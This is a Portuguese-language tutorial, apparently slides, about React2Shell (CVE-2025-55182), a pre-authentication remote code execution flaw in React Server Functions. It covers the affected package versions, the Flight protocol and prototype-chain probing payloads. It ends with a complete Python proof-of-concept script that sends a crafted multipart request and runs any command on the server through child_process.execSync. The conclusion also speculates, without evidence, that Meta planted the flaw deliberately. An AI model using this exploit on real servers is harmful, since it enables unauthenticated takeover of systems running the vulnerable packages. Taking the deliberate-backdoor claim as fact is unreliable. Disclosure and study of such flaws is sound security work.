React2Shell
CVE - 2025-55182

Paulo Ernesto Kreft Margato

O que diabos é o React2Shell?

É uma vulnerabilidade encontrada nas Funções de Servidor do React. Possibilitando execução de códigos remotamente sem autenticação prévia.

Foi descoberta por Lachlan Davidson: https://github.com/lachlan2k

Quais pacotes foram afetados por essa vulnerabilidade? E suas respectivas versões?

- react-server-dom-webpack
- react-server-dom-turbopack
- react-server-dom-parcel

Versões afetadas dos três pacotes:

- 19.0.0 até 19.0.0
- 19.1.0 até 19.1.1
- 19.2.0 até 19.2.0

Como funciona essas funções?

React oferece Funções que são utilizadas do lado do servidor, que podem ser interpretadas como uma RPC (Remote Procedure Call) através do protocolo HTTP. Utilizados para pegar dados de pares adjacentes para garantir uma latência baixa performando requisições autenticadas e etc.

React também utiliza algo chamado React Flight Protocol para serializar/deserializar valores passados para essas funções executadas no lado do servidor.

E o cliente passa esses blocos de informações ao servidor via Form Data.

Exemplo

```
files = {
    "0": (None, '["$1"]'),
    "1": (None, '{"object":"fruit","name":"$2:fruitName"}'),
    "2": (None, '{"fruitName":"cherry"}'),
}
```

{ object: 'fruit', name: 'cherry' }

Como diabos descobriram isso?

Testes e mais testes

```
files = {
    "0": (None, '["$1:__proto__:constructor:constructor"]'),
    "1": (None, '{"x":1}'),
}
```

Testes e mais testes 2

Testes e mais testes 3

Um **Thenable** é, de forma bem direta, qualquer objeto ou função que possui um método `.then()`.

Embora pareça um conceito técnico obscuro, ele é a base que permite que diferentes bibliotecas de Promises (como Bluebird, Q ou as Promises nativas do ES6) conversem entre si.

Aqui está o que você precisa saber para dominar o conceito:

A "Quase" Promise

Nem todo *thenable* é uma `Promise` oficial (instanciada com `new Promise`), mas **toda Promise é um thenable**.

Para o motor do JavaScript, se algo "tem cara de Promise" (tem o método `.then`), ele deve ser tratado como uma operação assíncrona. Isso é chamado de **Duck Typing** (se anda como pato e faz quack, é um pato).

Testes e mais testes 4

Quando o bloco com o ID 0 não é um array mas um objeto, nós podemos definir uma chave (then) no construtor da função, e esse objeto é retornado por essa função:

“boundActionArguments”

```
[Function: Function]

// action-handler.ts:888 (pre-patch)
boundActionArguments = await decodeReplyFromBusboy(
    busboy,
    serverModuleMap,
    { temporaryReferences }
)
```

Testes e mais testes 5

```
files = {
    "0": (None, '{"then":"$1:__proto__:constructor:constructor"}'),
    "1": (None, '{"x":1}'),
}
SyntaxError: Unexpected token 'function'
    at Object.Function [as then] (<anonymous>) {
      digest: '1259793845'
    }
```

EXPLORANDO A VULNERABILIDADE

Após testar e conseguir saber que retornamos uma função do lado do servidor e em qual posição, o que nos resta agora é fazer essa chamada pra essa função passar o que a gente quiser pra ela executar e ser feliz :)

O que tornou mais simples ainda é que um usuário chamado maple3142 descobriu que esse retorno da função pode ser construído e passado como referência nessa ordenação de chamadas.

Pra quem quiser saber mais acessar:

https://github.com/msanft/CVE-2025-55182


https://www.cve.org/CVERecord?id=CVE-2025-55182

https://react.dev/blog/2025/12/03/critical-security-vulnerability-in-react-server-components


Código POC (Proof of Concept)

```python
import requests
import sys
import json

BASE_URL = sys.argv[1] if len(sys.argv) > 1 else "http://localhost:3000"
EXECUTABLE = sys.argv[2] if len(sys.argv) > 2 else "id"

crafted_chunk = {
    "then": "$1:__proto__:then",
    "status": "resolved_model",
    "reason": -1,
    "value": '{"then": "$B0"}',
    "_response": {
        "_prefix": f"var res = process.mainModule.require('child_process').execSync('{EXECUTABLE}',{{'timeout':5000}})
        .toString().trim(); throw Object.assign(new Error('NEXT_REDIRECT'), {{digest:`${{res}}`}});",
        # If you don't need the command output, you can use this line instead:
        # "_prefix": f"process.mainModule.require('child_process').execSync('{EXECUTABLE}');",
        "_formData": {
            "get": "$1:constructor:constructor",
        },
    },
}

files = {
    "0": (None, json.dumps(crafted_chunk)),
    "1": (None, '"$@0"'),
}

headers = {"Next-Action": "x"}
res = requests.post(BASE_URL, files=files, headers=headers, timeout=10)
print(res.status_code)
print(res.text)
```

Vídeo de exemplo



Após execução - Servidor



Conclusão

Essa falha já existia a um bom tempo, provavelmente já deixada de caso pensado pela galera da Meta (opinião minha hu3). E por coincidência algum pesquisador CyberSec descobriu isso realizando uns pentests mais baixo nível e acabou relatando o problema pros desenvolvedores que lançaram um patch de correção logo em seguida.

Bem vindo ao mundo moderno, onde quem cria a cura também provavelmente corre um grande risco de ser quem criou a doença rsrs ;)

Se quiser ler uma groselha ta aqui:
https://react2shell.com/